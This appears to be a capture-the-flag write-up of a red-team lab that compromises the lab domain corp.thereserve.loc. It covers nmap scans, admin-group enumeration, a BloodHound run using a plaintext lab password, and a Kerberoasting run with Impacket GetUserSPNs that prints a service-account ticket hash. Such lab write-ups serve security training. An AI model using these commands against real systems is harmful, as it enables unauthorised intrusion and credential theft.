
So by using remina I got access to the RDP by the laura.wood creds

## Tier 0




```
C:\Users\laura.wood>net group "Tier 0 Admins" /domain
The request will be processed at a domain controller for domain corp.therese
rve.loc.

Group name     Tier 0 Admins
Comment

Members

-------------------------------------------------------------------------------
---
t0_heather.powell        t0_josh.sutton
The command completed successfully.


C:\Users\laura.wood>_
```

## Tier 1



```
The command completed successfully.


C:\Users\laura.wood>net group "Tier 1 Admins" /domain
The request will be processed at a domain controller for domain corp.therese
rve.loc.

Group name     Tier 1 Admins
Comment

Members

-------------------------------------------------------------------------------
---
t1_amber.smith           t1_anna.thomas           t1_annette.lloyd
t1_diane.smith           t1_elizabeth.davey       t1_hannah.thomas
t1_harriet.kelly         t1_heather.powell        t1_josh.sutton
t1_karl.nicholson        t1_kayleigh.shaw         t1_kim.morton
t1_leslie.lewis          t1_lynne.lewis           t1_nicholas.jackson
t1_oliver.williams       t1_rachel.marsh          t1_russell.hughes
t1_steven.hewitt         t1_susan.finch
The command completed successfully.


C:\Users\laura.wood>_
```

## Tier 2



```
Group name     Tier 2 Admins
Comment

Members

-------------------------------------------------------------------------------
---
t2_alexander.bentley     t2_amber.smith           t2_amy.blake
t2_annette.lloyd         t2_brett.taylor          t2_bruce.wilkins
t2_charlene.taylor       t2_diane.smith           t2_douglas.martin
t2_edward.banks          t2_emma.james            t2_hannah.thomas
t2_hannah.willis         t2_jane.bailey           t2_janice.gallagher
t2_jennifer.finch        t2_joan.smith            t2_jordan.hutchinson
t2_joseph.lee            t2_karl.nicholson        t2_kenneth.morgan
t2_kerry.webster         t2_kimberley.thomson     t2_lesley.scott
t2_malcolm.holmes        t2_megan.woodward        t2_michael.kelly
t2_mohammed.davis        t2_rachel.marsh          t2_rebecca.mitchell
t2_richard.harding       t2_simon.cook            t2_teresa.evans
t2_terry.lewis           t2_william.alexander     t2_william.brown
The command completed successfully.
```

# SSH(22)

```
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 21:78:e2:79:d3:93:ee:f9:aa:70:94:ec:01:b3:a5:8f (RSA)
|   256 e0:f7:b6:67:c9:93:b5:74:0f:0a:83:ff:ef:55:c8:9a (ECDSA)
|_  256 bd:83:0c:e3:b4:4f:78:f2:e3:4a:52:03:3c:a5:ce:58 (ED25519)
```

# SMB(135,139,445)

```
135/tcp  open  msrpc         Microsoft Windows RPC

139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn

445/tcp  open  microsoft-ds?
```

# RDP

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info: 
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK1
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK1.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-18T13:58:33+00:00
| ssl-cert: Subject: commonName=WRK1.corp.thereserve.loc
| Not valid before: 2025-04-15T18:03:19
|_Not valid after:  2025-10-15T18:03:19
|_ssl-date: 2025-04-18T13:59:12+00:00; 0s from scanner time.
```

# WRK2

```
PORT     STATE SERVICE     VERSION

5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

# SSH

```
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 e6:f0:fb:5b:24:28:68:13:da:dd:c5:5f:67:4e:be:4f (RSA)
|   256 93:f5:8f:4c:31:15:fc:8e:38:03:3e:d5:b7:1c:ed:d3 (ECDSA)
|_  256 56:3f:8a:33:a4:1f:dc:11:9a:a1:67:a6:7d:f8:76:18 (ED25519)
```

# SMB

```
135/tcp  open  msrpc        Microsoft Windows RPC

139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn

445/tcp  open  microsoft-ds?
```

# RDP

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WRK2.corp.thereserve.loc
| Not valid before: 2025-04-15T18:03:19
|_Not valid after:  2025-10-15T18:03:19
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK2
|   DNS_Domain_Name: corp.thereserve.loc
|   DNS_Computer_Name: WRK2.corp.thereserve.loc
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-18T14:00:43+00:00
|_ssl-date: 2025-04-18T14:01:22+00:00; 0s from scanner time.
```

# Server1

# SSH(22)

```
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 82:ae:22:cc:49:19:d9:56:3e:44:c6:6a:e0:5d:48:af (RSA)
|   256 5a:27:8f:c0:5b:1c:5e:9b:58:ac:33:06:40:3d:e6:ce (ECDSA)
|_  256 73:6e:08:4c:4d:ab:33:c7:48:13:7c:81:7e:5f:cb:38 (EdDSA)
```


# SMB(135-139-445)

```
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
```

# RDP(3389)

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=SERVER1.corp.thereserve.loc
| Issuer: commonName=SERVER1.corp.thereserve.loc
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-28T08:10:58
| Not valid after:  2025-10-28T08:10:58
| MD5:   6869 171e 4c50 4b89 42a6 9a13 0572 af8e
|_SHA-1: 566e 4314 b924 b1c9 f9cb fc96 e7f6 e339 24f0 c4d9
|_ssl-date: 2025-04-30T20:19:20+00:00; +1s from scanner time.
```


Foothod tier1 flag number fiveeeeeeeeeee



svcScanning

Please wait for the User P
Service

Flag number 6



```
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\svcScanning>whoami
corp\svcscanning

C:\Users\svcScanning>cd C:\Windows\Temp

C:\Windows\Temp>echo "34f0572f-0f6d-488c-8131-9d43e334b96c" > omarahmedgamed
1.txt

C:\Windows\Temp>cd C
The system cannot find the path specified.

C:\Windows\Temp>cd C:\Users\Administrator

C:\Users\Administrator>echo
ECHO is on.

C:\Users\Administrator>echo "becb7342-50a2-483e-9ee4-d0f478eaeea0" > omarahm
edgamed1.txt

C:\Users\Administrator>_
```

# Server2

# SSH

```
22/tcp   open     ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 96:f3:07:80:46:b5:a6:f5:aa:c7:91:f5:de:44:92:a3 (RSA)
|   256 5a:5b:c2:ca:1d:90:a0:bf:a6:dc:60:38:7a:58:2c:a1 (ECDSA)
|_  256 5f:a1:92:e5:d4:f1:cb:65:10:33:a8:9a:c3:12:6c:dc (EdDSA)
```

# SMB

```
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  filtered microsoft-ds
```


# RDP

```
3389/tcp open     ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=SERVER2.corp.thereserve.loc
| Issuer: commonName=SERVER2.corp.thereserve.loc
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-28T08:10:58
| Not valid after:  2025-10-28T08:10:58
| MD5:   38f3 05e0 2823 973b 1035 5b39 9816 a7b7
|_SHA-1: f8da 83c5 8c4a 2dda 9e95 5d1d 5d5f c952 632f 6f03
|_ssl-date: 2025-04-30T20:23:44+00:00; +1s from scanner time.
```


# CORPDC

```
proxychains ./bloodhound.py -d corp.thereserve.loc  -u laura.wood -p "Password1@" -c all -ns 10.200.118.102 --dns-tcp
```


```
└─$ proxychains ./bloodhound.py -d corp.thereserve.loc  -u laura.wood -p "Password1@" -c all -ns 10.200.118.102 --dns-tcp
```



```
└─$ proxychains ./bloodhound.py -d corp.thereserve.loc -u laura.wood -p "Password1@" -c all -ns 10.200.52.102 --dns-tcp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
/home/tyler/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.12)
ed version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
INFO: Found AD domain: corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
INFO: Getting TGT for user
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:88  ...  OK
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 ←—socket error or timeout!
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389  ...  OK
INFO: Found 1 domains
INFO: Found 3 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 ←—socket error or timeout!
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389 
```



```
INFO: Found AD domain: corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-au
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
INFO: Getting TGT for user
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:88  ...  OK
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:53  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 ←—socket erro
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389  ...  OK
INFO: Found 1 domains
INFO: Found 3 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 ←—socket erro
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:389  ...  OK
INFO: Connecting to GC LDAP server: corpdc.corp.thereserve.loc
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  corpdc.corp.thereserve.loc:88 ←—socket erro
INFO: Kerberos auth to LDAP failed, trying NTLM
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.52.102:3268  ...  OK
INFO: Found 883 users
INFO: Found 58 groups
INFO: Found 7 gpos
```



```
┌──(kali㉿kali)-[~/TryHackMe/RedTeam_Capstone]
└─$ proxychains /usr/share/doc/python3-impacket/examples/GetUserSPNs.py corp.thereserve.loc/laura.wood:"Password1@" -dc-ip 10.200.118.102 -request
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:389  ...  OK
ServicePrincipalName  Name        MemberOf                                                  PasswordLastSet             LastLogon
ion
────────────────────  ──────────  ────────────────────────────────────────────────────────  ──────────────────────────  ──────────────────────────
──
cifs/scvScanning      svcScanning  CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc        2023-02-15 04:07:06.603818  <never>

cifs/svcBackups       svcBackups   CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc        2023-02-15 04:05:59.787089  2023-02-15 04:42:19.327102

http/svcEDR           svcEDR       CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc        2023-02-15 04:06:21.150738  <never>

http/svcMonitor       svcMonitor   CN=Services,OU=Groups,DC=corp,DC=thereserve,DC=loc        2023-02-15 04:06:43.306959  <never>

mssql/svcOctober      svcOctober   CN=Internet Access,OU=Groups,DC=corp,DC=thereserve,DC=loc 2023-02-15 04:07:45.563346  2023-03-30 18:26:54.115866



[-] CCache file is not found. Skipping...
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.200.118.102:88  ...  OK
$krb5tgs$23$*svcScanning$CORP.THERESERVE.LOC$corp.thereserve.loc/svcScanning*$5b2372e7d0b460afa1d19a2a88b392e4$c1a9c8580d20cdf3ee2630690b3cc8258448129
44fe8b3666ebba50d47d88d9daadeaad4fc2890334552706e753b08b8dbef8119a2c88269b3a98356c76f0f3032d4254a2b4c4f0e9fdc299c92c62bdfb869b320e86ceab18f854a3d76733
9171a05b3dfbcab267963a17d91e31495e37c4383f8fc3050153798d757d771c082bb994a0a8abc34ba660f7b12b173e23cf8c09793c4a0aa0911a816f8dfcfc40df3b8c5b3996a8f08aff
46e065b2d231a16c08a3d914d90ed97443ffe425dc0f1162661dccf3d8f52e9988a8aa166e59cc6250877ff949a38ead3caf8b6391e8bf381b30b9aa69d4c9c2662cb526a4d61cc78a26bf
82feabc87a9e416864efe454174a68b3207006f411b7ce6a8adb5e74250ff93c159528130d5be62ed1acc75ed0b36d5d384a385544d517fe2f1de2ba55a61d30f274727cffd37e597df58a
7f7c925bd1b7d75f2e5ebd7b5d2fad2f22873991178fba9ad79555ed768dea2e04d22343487a6b9d1eef935e5249cb2836270460feba32eccc0249f1a0b0834b523078a70fae4bd2b5bf9d
